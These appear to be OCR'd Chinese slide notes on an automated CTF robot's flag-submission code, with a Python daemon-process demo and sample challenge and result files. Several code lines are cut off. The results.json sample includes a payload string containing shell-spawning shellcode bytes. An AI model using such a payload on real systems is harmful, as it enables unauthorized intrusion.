
```python
def submit_flag_imm(binary, flag):
    headers = {'User-Agent': 'Mozilla/5.0'}  # the API checks for user agent
    try:
        data = {"answer":flag}
        r = requests.post(config.submiturl, data=data, auth=(config.user, config.pa
        print "submit flag imm {} {} recv: {} ".format(binary, flag, r.content)
        if 'success' in r.content or 'The answer has been submitted' in r.content:
            submited = True
        elif 'frequent' in r.content:
            pass

    except Exception as e:
        print("submit flag imm error: " + str(e))
```

➢ **import requests**

➢ 向服务器发送**post**包

➢ 检查返回信息

● submit_flag()




```
def main():
    init()

    download_questions_info()

    check_same_binary()

    submit_flag()

    quick_exploit_before_fuzz()

    fuzz_and_exploit()
```

➢ 与submit_flag_imm()区别
1. submit_flag_imm()在save_flag()中
2. submit_flag()在main()中


➢ **想法：**
有进程专门负责提交flag

➢ **方法：**
设置daemon属性
daemon是父进程终止后，该子进程自动终止，且自己不能产生新进程




```
p = Process(target=submit_flag_deamon, args=())
p.daemon = True #主进程结束，子进程while循环就结束
p.start()
```

● 关于daemon属性




```python
import multiprocessing
import time

def worker(interval):
    print("work start:{0}".format(time.ctime()))
    time.sleep(interval)
    print("work end:{0}".format(time.ctime()))

if __name__ == "__main__":
    p = multiprocessing.Process(target = worker, args = (3,))
    #p.daemon = True
    p.start()
    print "end!"
```




```
end!
work start:Fri Dec 07 16:27:59 2018
work end:Fri Dec 07 16:28:02 2018
[Finished in 3.2s]
```

不加p.daemon = True



```
end!
[Finished in 0.1s]
```




```python
p.daemon = True
```

父进程结束，子进程立马结束

● submit_flag()代码


➢ while循环

➢ 主要流程：
1.读取本地题目和结果result.json
2.计算未得分题目的hash
3.对已做出但未l来得及提交的flag，进requests.post()
4.提交后，再次下载比赛平台更新后的题目信息，更新本地题目得分信息
5.sleep(1)后
再次运行



```
def submit_flag():

    def submit_flag_deamon():
        while True:
            time.sleep(1)
            try:
                if not os.path.isfile(result_path): continue
                questions = json.loads(open(questions_path).read())
                try:
                    results = json.loads(open(result_path).read())
                except:
                    continue

                binaryhashs = []
                for question in questions:
                    if int(question['score']) > 0: continue ## 跳过已得分题目(已提交flag)
                    binary = question['binaryUrl'].split('/')[-1] ## bin1
                    binary_path = os.path.join(work_path, binary) ## 拼接路径 /aictf/bin/b
                    binaryhashs.append(utils.binary_hash(binary_path)) ## 计算hash,并list

                submited = False
                for binaryhash in binaryhashs:
                    if not binaryhash in results: continue ## 过滤掉没做出的题目
                    info = results[binaryhash]
                    if info['flag']:
                        try:
                            data = {"answer":info['flag']}
                            r = requests.post(config.submiturl, data=data, auth=(config.u
                            print "submit flag {} {} recv: {} ".format(binary_path, info[
                            if 'success' in r.content or 'The answer has been submitted'
                                submited = True
                            elif 'frequent' in r.content:
                                pass

                        except Exception as e:
                            print("submit flag error: " + str(e))
                        time.sleep(SLEEP_TIME)
```


➢ question.json



robot.py × allknownexp.py × utils.py × questions × questions.json × results × results.jso

```
[{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 1, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin1", "flag_path": "/home/flag1.txt", "question_port"
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 2, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin2", "flag_path": "/home/flag2.txt", "question_port"
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 3, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin3", "flag_path": "/home/flag3.txt", "question_port"
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 4, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin4", "flag_path": "/home/flag4.txt", "question_port"
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 5, "binaryUrl":
```

➢ results.json



robot.py × allknownexp.py × utils.py × questions × questions.json × results

```
{"b9ae070af22a1d474071994bbcdf418b": {"binary": "/aictf/bin/bin8", "flag": "
    flag{f521a588-3d7f-11e8-98ae-5254003be4ba}", "payload": "\n\n1\n\n\u00001\u00c0Ph//
    \u00e11\u00d2\u00b0\u000b\u00cd\u0080\n\n3\n\n\u0000\u0000\u0000\u0000\u0000\u0000\
    \u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000"}}
```

➢ **Q:** ***submit_flag_imm()*与*submit_flag()*功能是否重复?**
是否将***submit_flag_imm()***去掉?

1. ***submit_flag_imm()*在*save_flag()*中**
   将flag保存后，立即提交
2. ***submit_flag()*在*main()*中**
   设置一进程，专门负责提交flag

END